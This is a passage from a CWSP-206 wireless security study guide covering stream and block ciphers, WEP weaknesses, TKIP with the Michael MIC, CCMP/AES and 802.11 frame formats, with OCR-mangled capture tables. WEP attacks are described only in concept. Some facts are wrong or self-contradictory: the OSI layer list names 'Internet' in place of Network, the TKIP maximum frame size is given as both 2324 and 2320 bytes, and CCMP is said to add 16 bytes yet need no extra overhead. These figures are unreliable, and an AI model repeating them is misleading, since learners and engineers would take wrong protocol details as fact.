Keystream	0 1 0 1 0 0 1 1 1 0 1 0 1 1 0 0 1 1 0 0 0 0 1 1
XOR Result	1 1 0 0 0 0 1 1 0 1 1 0 0 1 1 0 0 1 0 1 1 0 0 0 0

- Symmetric key encryption
- Plaintext digits are combined with encryption keystream and encrypted as individual bits
- WEP and TKIP use the RC4 stream cipher
- Stream ciphers are typically not as strong as block ciphers



The WEP encapsulation block diagram is shown and the RC4 stream cipher process is highlighted.

143

Certified Wireless Security Professional :: CWSP-206

cwnp®

A cipher is a mechanism used that will allow for the encryption and decryption of information to occur.

Stream ciphers use an initial plaintext input data stream and encrypt this stream one bit at a time. The plaintext input is typically XOR'd against a keystream, and bit-by-bit, an encrypted cipher text results. IEEE 802.11 wireless LAN technology uses the RC4 stream cipher with WEP and TKIP.


The slide illustrates how the stream cipher process works. You can see the plaintext information in this case wireless LAN computer data is combined with a created keystream. The logical combination of the plaintext data and the keystream using an exclusive OR process will result in ciphertext (encrypted information) that will be sent across the wireless medium.

Stream ciphers can be fast and are faster than block ciphers. If not implemented correctly stream ciphers can allow for security weaknesses. This is one of the reasons why WEP has its share of weaknesses and was cracked early on. WEP uses a plaintext initialization vector that is sent across the wireless medium. This IV also is used as a seed with the WEP key that was entered into the client software to create the needed keystream.

Stream ciphers also lack integrity protection. You can see in the WEP block diagram the integrity check value ICV is added to the process. The ICV as implemented is also vulnerable to a bit flip attack another weakness of WEP.

It is important to note that RC4 is also used with TKIP. However, changes were made in TKIP to help combat the problems that were part of the WEP process. You will see more about TKIP later in this chapter.

## Block Ciphers



144

Certified Wireless Security Professional :: CWSP-206

cwsp®

There are several different types of block cipher. In contrast with stream ciphers, block ciphers encrypt plaintext data in blocks, or chunks of bits, instead of single bits. Block ciphers specify the size of the block to be encrypted, and CCMP uses a 128-bit block.

The CBC block cipher mode is used with CCMP, and as shown in the slide, uses a chaining process whereby each encrypted block is used as an input to the encryption of the next block. This type of encryption adds strength to the cipher because it builds upon the strength of the previously encrypted blocks.

Like stream ciphers block ciphers also use an exclusive OR process to combine plaintext information as shown in the slide. Block ciphers can be slower than stream ciphers and to operate correctly and efficiently may require more hardware such a CPU and memory.

## Frame Encryption



**i** Note that data-carrying data frames should always be encrypted because the MSDU carries the significant application layer data

- The LLC sublayer and Layers 3-7 are encrypted. The MAC sublayer is not.
- Management frames and other frames without an MSDU (null data frames) are not encrypted


It is important to understand what protection is afforded by a specific type of encryption. We often describe an encryption scheme in accordance with the OSI layer at which it is applied. For example, IEEE 802.11 standardized encryption methods, such as TKIP and CCMP, uses L2 encryption mechanisms. This means that they are applied at L2 of the OSI model, protecting only the higher-layer data, and not the MAC sublayer data.

If you recall from previous networking studies, the OSI model has 7 layers: Physical, Data Link, Internet, Transport, Session, Presentation, and Application. The Physical (L1) and Data Link (L2) layers are subdivided into two sublayers. The data link layer sublayers are the MAC and the LLC.

Since wireless LAN encryption is applied at the MAC layer, it protects the LLC sublayer and the higher-layer contents, but it does not protect MAC sublayer data. MAC sublayer information such as MAC addresses must remain unencrypted in order to be correctly transmitted and received. In many cases, the application data is what we are trying to protect, but it is also helpful to obscure IP-layer information as well as other pieces of the networking puzzle.

Capturing encrypted wireless LAN frames with a packet analyzer will show the MAC layer information that is transmitted in clear text. However, the frames that carry Application layer (L7) data payload will be obfuscated and not viewable.

## Encryption and Decryption Models



Each of the illustrated encryption/decryption models will have relative strengths. Older model access points did not adequately secure secret keys, which posed a security threat if the access point was stolen. Attackers could potentially recover network passwords/secrets. For that reason, it was advisable to move the keys to a centralized WLAN controller. The centralized mode of encryption/decryption protects the encrypted data all the way from the client (edge) to the WLAN controller (core).

Conversely, distributed data forwarding models require key storage and encryption/decryption processes locally on the access point. This allows for more expedient processing and forwarding of data frames directly to a destination from the edge instead of going through the WLAN controller and then on to the destination. Because the unbounded wireless medium poses the greatest security vulnerability (attackers can easily intercept traffic with simple eavesdropping techniques), this method provides sufficient security in most cases.

Neither method is necessarily better all the time. Business and security requirements dictate the type of encryption/decryption model to be used. Government networks often see the centralized model as an advantage, as some wired privacy is also provided. However, distributed forwarding and entirely distributed WLAN architectures are pushing encryption and decryption to the edge.

Part of this decision may also be dependent upon the other security features supported, such as firewalls. If the firewall can only be applied in the WLAN controller, then it makes sense to also store keys there. If, on the other hand, the access point can perform policy and firewall services, the keys must be stored there.

## Encryption Algorithms

**RC4****Ron's Code –or– Rivest's Cipher**

- Originally an RSA secret, but information was leaked. The leaked information was never confirmed, so RC4 was originally “Alleged RC4” or ARC4.
- Stream cipher used with WEP, TKIP, and SSL, with known vulnerabilities when keystreams are reused (e.g. WEP)

**AES****Advanced Encryption Standard**

- Released by NIST as U.S. FIPS PUB 197, but has been adopted worldwide.
- Originally submitted as the Rijndael cipher
- Block cipher that operates in 128-bit blocks, using 128-, 192-, and 256-bit keys

**DES****Data Encryption Standard**

- Thought to be a security backdoor to the NSA, DES is a block cipher (64-bit) that uses relatively short (56-bit) keys and has known weaknesses.

**3DES****Triple Data Encryption Standard**

- 3DES applies the DES algorithm three times to a data block, which is a simple way to create strong cryptographic security with an existing algorithm.

Encryption algorithms are mathematical procedures used to obscure information so it appears as seemingly meaningless data to an unintended recipient without the correct key. The following list shows common algorithms:

- Rivest Cipher 4 or “Ron’s Code 4” (RC4)
- Advanced Encryption Standard (AES)
- Data Encryption Standard (DES)
- Triple Data Encryption Algorithm (3DES)
- Rivest Cipher 5 (RC5)
- Rivest Cipher 6 (RC6)

Here we will focus on the two that are commonly used with IEEE 802.11 standards based wireless LAN technology RC4 and AES. RC4 was developed by Ron Rivest of RSA Security in 1987. In IEEE 802.11 wireless LAN technology, RC4 is used in conjunction with WEP and TKIP. As you know WEP was cracked early on. However, the problem with WEP was not RC4 but how RC4 was used within WEP technology and with the plain text Initialization Vector (IV). TKIP provides a fix for some of the weaknesses in WEP and interim solution until the IEEE 802.11i amendment was ratified which provided much stronger security. TKIP also uses RC4 but with several enhancements provides stronger security than WEP.

In IEEE 802.11 standards based wireless LAN technology; AES is used in conjunction with CCMP. AES uses the Rijndael algorithm and is a block cipher that was established by the U.S. National Institute of Standards and Technology (NIST) in 2001. AES has a block size of 128 bits and can use three different key lengths, 128-bit, 192-bit and 256-bits. AES is considered to be very secure with today’s available technology. It would take a large amount of computing power and many years to be able to crack AES.

## WEP Pre-RSNA

**Wired Equivalent Privacy (WEP):  
The initial security solution in the 802.11 standard.**

**RC4**

**Stream Cipher Protocol**

- RC4 is a widely used stream cipher protocol, but when implemented with too few keys, which results in key reuse in short windows of time, it is susceptible to attack quite easily with modern computers.

**IV**

**Initialization Vector (IV)**

- The IV is only 24 bits in WEP. This means that, even with a 104 bit key, it is still going to have only  $2^{24}$  (16.7 million) possible IVs and this results in short IV reuse windows and interesting IV attacks. IV reuse is called an IV collision.

**ICV**


**Integrity Check Value (ICV)**

- The ICV uses a CRC-32 algorithm, which is good for detecting modifications in data from an error detection concept, but for security it is weak as an attacker can modify the payload and then change the ICV to match it.

### WEP's Weaknesses:

- No forgery protection
- No replay protection
- 24-bit IV sent in clear text
  - Small key space ( $2^{24}$  = approximately 16 million unique IVs)
  - IV collisions are extremely likely in a short amount of time
  - Allows identification of weak keys
  - Observing start of keystreams allows recovery of base key
- Biggest problem is that static, manually assigned preshared base keys are used
  - Allows unlimited time to analyze base keys

## WEP MPDU Format



The MAC service data unit (MSDU) is Application layer (L7) information that is present at the Data Link layer (L2) which has passed down the OSI model from the Application layer and has the appropriate layer specific information added at several of the upper layers. As the name implies, this is a data unit that will be “serviced” by the MAC sublayer of the Data Link layer (L2). Once the MAC sublayer header is added, this data unit becomes what is known as the MAC protocol data unit (MPDU).

Wired equivalent privacy (WEP) encapsulates the MPDU data payload with a 4 octet initialization vector (IV) and a 4 octet integrity check value (ICV) and extends the length of the MPDU by a total of 8 octets. This is what is known as frame expansion. Prior to the IEEE 802.11n amendment to the standard, the maximum frame body size was 2304 bytes. With the additional 8 octets used for WEP the frame size will increase to 2312 bytes. It is important to note that newer wireless LAN technology such as IEEE 802.11n/ac allows for larger frame body sizes.

## WEP Frame Format

The screenshot shows a Wireshark capture of an IEEE 802.11 frame. The frame details pane shows fields like Destination, Source, Duration, and Frame Control. The 'Frame Control' field is expanded, showing bits 0-7 and 8-15. Bit 0 is 'Protected Frame', which is highlighted with a red oval. The 'Data' field is also highlighted with a red oval. Three callout boxes point to these areas:

- ❑ WEP-protected data frames indicate frame protection in the Frame Control field
- ❑ WEP is considered a pre-RSNA security mechanism, and as such does not include an RSN IE
- ❑ The WEP Data field includes the plaintext WEP IV as well as the ICV

150 Certified Wireless Security Professional :: CWSP®

Based on the IEEE 802.11 standard, WEP originally used a 40-bit WEP (RC4) key with a 24-bit (processor-supplied) per-frame, pseudo-random, initialization vector (IV).

Later WEP implementations expanded the WEP key to 104-bits but retained the 24-bit IV. Proprietary versions of WEP have also extended the number of bits, but regardless of implementation, WEP is not recommended.

The IEEE 802.11 standard requires manufacturers to allow administrators to insert up to four WEP keys in a setup utility, but does not require manufacturers to rotate through the four WEP keys. The objective for this was to allow the WEP key to be changed quickly on all devices by selecting one of the four keys. Even though four WEP keys could be entered, only one key was used for encryption at any one time and required to be the same on all STA's.


Fluhrer-Mantin-Shamir (FMS) attacks (Airsnort, WEPCrack, etc.) require many “identical” IVs (IV Collisions) and can also perform statistical analysis using “weak” IVs if present. Weak IVs (also called “interesting” IVs) have a statistical relationship with certain bytes of the WEP key and can give clues to help guess the most likely WEP key bytes. Most manufacturers have eliminated weak IVs from the IV key space. There are about 9,000 or 5% of the IV pool considered to be interesting IVs to attack applications.

FMS-based attacks require a large number of captured, encrypted frames (only encrypted frames contain IVs). With faster wireless LAN technology, capturing large amounts of encrypted data can happen very quickly. As WEP attacks become more sophisticated, fewer and fewer frames are required for recovery of the WEP key.

Newer software programs can be used to crack WEP without the need to capture large amounts of

encrypted data. This is accomplished by using packet injection methods.

## Dynamic WEP



151

Certified Wireless Security Professional :: CWSP-206

CWSP

Dynamic WEP is a legacy non-standard interim solution introduced prior to when the IEEE introduced the 802.11i amendment to the standard. Using the 802.1X/EAP framework to produce dynamic keys, manufacturers began supporting a proprietary WEP solution that used these keys dynamically. Many of the same weaknesses are present in dynamic WEP, and if enough frames are transmitted with dynamic WEP keys, the key can be recovered. This proprietary wireless LAN security solution is not recommended.

Dynamic WEP does not use static keys instead uses the IEEE 802.1X framework to produce dynamic encryption keys.

## TKIP (WPA)

### Temporal Key Integrity Protocol (TKIP) Wi-Fi Alliance WPA Certification Compliant

TSC

TKIP Sequence Counter

- Replaces the initialization vector (IV) from the WEP RC4 implementation with a 48-bit IV. The TSC is updated on each packet.

RC4

Stream Cipher Protocol

- This is the same protocol used by WEP, but with TKIP, the key management is improved as are the IV lengths.

MIC

Michael Message Integrity Check (MIC)

- This improved integrity check of WEP helps to prevent forgery attacks. This is still not as strong as the integrity algorithms in WPA2 and, therefore, WPA should only be used as an interim solution and, when required, always be implemented with existing plans to move to WPA2 as soon as possible.

WPA adds four new algorithms to WEP to create TKIP:

Michael - Message Integrity Check (MIC) to prevent forgery attacks

48-bit IV and IV sequence counter to prevent replay attacks

MPDUs received out-of-order are dropped by receiver

Per-packet key mixing of the IV to de-correlate IVs from weak keys

48-bit IV called TKIP Sequence Counter (TSC)

TSC updated each packet


$2^{48}$  frames allowed per single temporal key would require 100 years to exhaust key space

Dynamic re-keying mechanism to change encryption and integrity keys

Temporal key, transmitter address, and TSC combined into per-packet key

Split into 104-bit RC4 key and 24-bit IV for WEP compatibility

## TKIP MPDU Format



- WEP encapsulates the MPDU payload with a 4-octet IV and a 4-octet ICV and extends the length of the MPDU by a total of 8 octets.
- TKIP adds to WEP's expansion with an extended IV of 4 octets and an additional 8-octet MIC.

Earlier you saw that WEP encapsulates the MAC protocol data unit (MPDU) payload with a 4 octet IV and a 4 octet ICV for a total of 8 octets. When TKIP is implemented, it adds additional overhead of an extended IV of 4 octets and an additional MIC of 8 octets inside of WEP's encapsulation which is a total of 12 additional octets. The total encryption overhead becomes 20 octets per frame vs. 12 octets for WEP, so the maximum frame body becomes a total of 2324 octets.

## Michael MIC




Figure 8-8—TKIP MIC processing format

- ❑ The TKIP MIC provides substantial improvements over WEP for integrity protection, but due to the limitation imposed by backwards compatibility with legacy hardware, MIC can be subject to brute force attacks
- ❑ Due to this limitation, the 802.11 standard specifies TKIP countermeasures in the event that multiple MIC failures are detected in a short period of time
- ❑ Though TKIP countermeasures have seen significant press as a security vulnerability, they are somewhat difficult to generate if you do not already possess the appropriate WPA passphrase

Michael is the name of the integrity algorithm used with TKIP that enhances the legacy Integrity Check Value (ICV) mechanism. Niels Ferguson (Michael's designer) required three attempts to finalize on Michael. He first created Mickey, then Michelle, then finally Michael. Michael is meant to improve integrity protection while remaining backwards compatible with millions of limited-feature legacy radios since it is required to operate within very small computing budget.

The Michael MIC contains only 20 bits of effective security strength and is vulnerable to brute force attacks. For further protection, Michael is able to implement countermeasures if it detects an attack. Using these countermeasures, STA's or access points that detect two MIC failures within 60 seconds of each other must disable all TKIP receptions for 60 seconds.

These MIC failures should be logged for follow-up by security administrator. It should be noted that the Michael countermeasure mechanism could be used as a DoS exploit although there are much easier DoS attacks that could be used.

Michael, Message Integrity Check (MIC) is designed to help prevent forgery attacks which are a vulnerability of wired equivalent privacy (WEP).

## TKIP Association

No	M	Time	Data	Length	S	Source	Destination	BSSID	Summary
177		2/22 13:26:24.373207	5.373237	161	30	28	6 00:1A:1E:14:F3:32	00:1A:1E:14:F3:32	802.11 authentication
178		2/22 13:26:24.373246	5.373246	161	10	36	6 00:1A:1E:14:F3:32	00:21:9C:50:16:81	802.11 acknowledgement
179		2/22 13:26:24.373467	5.373467	161	30	34	6 00:1A:1E:14:F3:32	00:21:9C:50:16:81	802.11 authentication
180		2/22 13:26:24.373495	5.373495	161	10	38	6 00:1A:1E:14:F3:32	00:1A:1E:14:F3:32	802.11 acknowledgement
181		2/22 13:26:24.373513	5.373513	161	15	28	6 00:21:9C:50:16:81	00:1A:1E:14:F3:32	802.11 association request
182		2/22 13:26:24.373522	5.373522	161	10	33	6 00:21:9C:50:16:81	00:1A:1E:14:F3:32	802.11 acknowledgement
183		2/22 13:26:24.380173	5.380173	161	66	36	6 00:1A:1E:14:F3:32	00:21:9C:50:16:81	802.11 association response
184		2/22 13:26:24.380194	5.380194	161	10	36	6 00:1A:1E:14:F3:32	00:21:9C:50:16:81	802.11 acknowledgement
185		2/22 13:26:24.380197	5.380197	161	133	34	6 00:1A:1E:14:F3:32	00:21:9C:50:16:81	802.1x EAPOL key
186		2/22 13:26:24.383181	5.383181	161	10	36	6 00:1A:1E:14:F3:32	00:1A:1E:14:F3:32	802.11 acknowledgement
187		2/22 13:26:24.383194	5.383194	161	159	28	6 00:21:9C:50:16:81	00:1A:1E:14:F3:32	802.1x EAPOL key
188		2/22 13:26:24.391964	5.391964	161	10	36	6 00:21:9C:50:16:81	00:1A:1E:14:F3:32	802.11 acknowledgement
189		2/22 13:26:24.393683	5.393683	161	157	34	6 00:1A:1E:14:F3:32	00:21:9C:50:16:81	802.1x EAPOL key
190		2/22 13:26:24.393693	5.393693	161	10	36	6 00:1A:1E:14:F3:32	00:21:9C:50:16:81	802.11 acknowledgement
191		2/22 13:26:24.394011	5.394011	161	133	28	6 00:21:9C:50:16:81	00:1A:1E:14:F3:32	802.1x EAPOL key
192		2/22 13:26:24.394820	5.394820	161	10	33	6 00:21:9C:50:16:81	00:1A:1E:14:F3:32	802.11 acknowledgement
193		2/22 13:26:24.397236	5.397236	161	185	34	6 00:1A:1E:14:F3:32	00:21:9C:50:16:81	802.11 encrypted DeS data

Since WPA only (no CCMP) does not qualify as an RSN, it uses a vendor-specific information element (IE) identified by type 221

The WPA IE includes the same information as an RSN IE

TKIP is shown as the Group and Pairwise Key Cipher Suite (00:50:f2:02) in this association request

155

Certified Wireless Security Professional :: CWSP-206

cwsp®

In a frame decode that uses TKIP, but does not support CCMP, you will not see an RSN IE. This is because in order to qualify as a robust security network (RSN) the service set must support CCMP. Instead of the RSN IE, you will see a manufacturer-specific information element, commonly WPA Information or WPA IE (221) containing most of the same information as an RSN IE.

As shown in the image the "Pairwise Key Cipher Suite List" field is only populated with TKIP and not CCMP. The TKIP cipher will also be used for broadcast and multicast traffic as shown in the "Group Key Cipher Suite" field.

One thing to note is that if support for both CCMP and TKIP is enabled on the wireless infrastructure device (which includes access points, wireless LAN controllers or cloud managed devices), in the appropriate management frame decode you will see both the RSN IE and the WPA IE. This makes sense as a TKIP only device would not be able to interpret the RSN information contained within the management frame.

## TKIP Data Frame Format

Packet Source Destination BSSID Flags Channel Signal Data Rate Size Relative Time | Protocol

183	ArubaNetw01:14:F3:32	Intel0rte:50:16:B1	ArubaNetw01:14:F...	N	161	814	6.0	188	5.397	E02.11 TKIP Data
184	Intel0rte:50:16:B1	ArubaNetw01:14:F3:32	ArubaNetw01:14:F...	A	161	768	6.0	14	5.397	E02.11 Ack
185	Intel0rte:50:16:B1	ArubaNetw01:14:F3:32	ArubaNetw01:14:F...	N	161	894	6.0	157	5.401	E02.11 TKIP Data
186	ArubaNetw01:14:F3:32	Intel0rte:50:16:B1	ArubaNetw01:14:F...	A	161	814	6.0	14	5.401	E02.11 Ack
187	Intel0rte:50:16:B1	Ethernet Broadcast	ArubaNetw01:14:F...	N	161	788	54.0	390	5.449	E02.11 TKIP Data
188	ArubaNetw01:14:F3:32	Intel0rte:50:16:B1	ArubaNetw01:14:F...	A	161	768	24.0	14	5.449	E02.11 Ack

Frame Number: 0 [22 Mask 0x0F]  
QoS Control Field: 400000000000000000 [24-25]  
..... AP PS Buffer State: 0  
..... A-MSDU: Not Present  
..... .00.... ACK: Normal Acknowledge  
..... .01.... EOSP: End of Triggered Service Period  
..... .x... Reserved  
..... .000 UP: 0 - Best Effort

802.11 TKIP Data

- IV: 0x02001 [26-28] Note the contents of a TKIP-encrypted data frame.
- RC4Key[0]: 0x00 [26]
- RC4Key[1]: 0x20 [27]
- RC4Key[2]: 0x01 [28]
- Key Index: 0x00 [29]
- Key ID: 400 Key Id=1 [29 Mask 0x0C0]  
41 [29 Mask 0x00]
- Reserved: 400000 [29 Mask 0x1F]
- Extended IV: 0x00000000 [30-33] Extended IV
- TKIP Data: (167 bytes) [34-144] MIC
- MIC: 0x0500094452D1970B [141-144] MIC
- ICV: 0x051775A2 [149-152 Mask 0x0000FFFF] ICV
- FCS - Frame Check Sequence: 0xC483228F Calculated

## CCMP (WPA2)

### CTR with CBC-MAC Protocol – Counter Mode with Cipher-Block Chaining Message Authentication Code Protocol

#### CTR

#### Counter Mode (CTR)

- Counter Mode is a cipher function that uses successive “counter” values to generate encrypted keystreams. The counter function provides **confidentiality** by using sequences that do not repeat for a long time.

#### CBC

#### Cipher-Block Chaining (CBC)

- Cipher-Block Chaining is a mode of block cipher in which each plaintext block is combined with the previous ciphertext block before the plaintext block is encrypted. In concert with MAC, data origin authenticity and integrity is provided with this mode. Uses AES block cipher encryption instead of the RC4 stream cipher.

#### MAC

#### Message Authentication Code (MAC)

- Message Authentication Codes are generated by running a keyed authentication algorithm against a data stream. The resultant MAC value ensures data origin authenticity and integrity.

157

Certified Wireless Security Professional :: CWSP-206

cwsp

CCMP is based on the CCM of the AES encryption algorithm. CCM combines CTR for data confidentiality and CBC-MAC for authentication and integrity. CCM protects the integrity of both the MPDU Data field and selected portions of the IEEE 802.11 MPDU header. The AES algorithm is defined in FIPS PUB 197-2001. All AES processing used within CCMP uses AES with a 128-bit key and a 128-bit block size.

## WPA2

Replaces RC4 with the Advanced Encryption Standard (Rijndael algorithm) in Counter mode (for data privacy) with Cipher Block Chaining-Message Authentication Code (CBC-MAC) for data authenticity – CCMP/AES

Symmetric, iterated block cipher

Uses 128-bit encryption key size, and encrypts in 128-bit fixed length blocks

48-bit IV (called Packet Number or PN) derived from AES Key


Encryption and MIC calculation proceed in parallel

Per-packet keys unnecessary due to strength of AES cipher

8-byte MIC considered much stronger than Michael

Separate chip used to perform computation-intensive AES ciphering

## CCMP MPDU Format



- Due to improved mechanisms in the cipher and AES algorithms, CCMP does not require as much expansion overhead as TKIP, but it provides robust security.
- CCMP expands the MPDU by 16 total bytes, while TKIP expansion requires 20 bytes.

Earlier you saw that prior to IEEE 802.11n the largest frame body size was 2304 bytes. This was without any encryption methods used. When encryption is used the frame body is expanded.

WEP added 8 octets of overhead which increased the frame body to a maximum of 2312 bytes. TKIP added an additional 12 octets of overhead (which is in addition to the 8 octets for WEP) and increased the maximum frame body size to 2320 bytes.

Since CCMP is much more efficient than WEP and TKIP and some of the CCMP encryption processing is handled by improved hardware technology, not as much overhead is required in the frame body. Therefore CCMP adds only an additional 16 bytes of overhead to the frame body, 8 octets for the CCMP header and another 8 octets for the MIC. The maximum frame body size that uses CCMP will be 2320 bytes.

Even though CCMP is much stronger and more secure than WEP and TKIP, it will not require any additional overhead in the frame body.


## CCMP RSN IE

No	M	Time	Dsta	Length	@	Source	Destination	BSSID	Summary	
70		2/23/11 30:37:38.2477	21.374052	151	288	-31	6 00:1a:1e:14:f3:31	FF:FF:FF:FF:FF:FF	00:1a:1e:14:f3:31	802.11 beacon
71		2/23/11 30:37:38.2505	21.374510	151	291	-31	6 00:1a:1e:14:f3:32	FF:FF:FF:FF:FF:FF	00:1a:1e:14:f3:32	802.11 beacon
72		2/23/11 30:37:40.4437	21.470042	151	294	-29	6 00:1a:1e:14:f3:30	FF:FF:FF:FF:FF:FF	00:1a:1e:14:f3:30	802.11 beacon
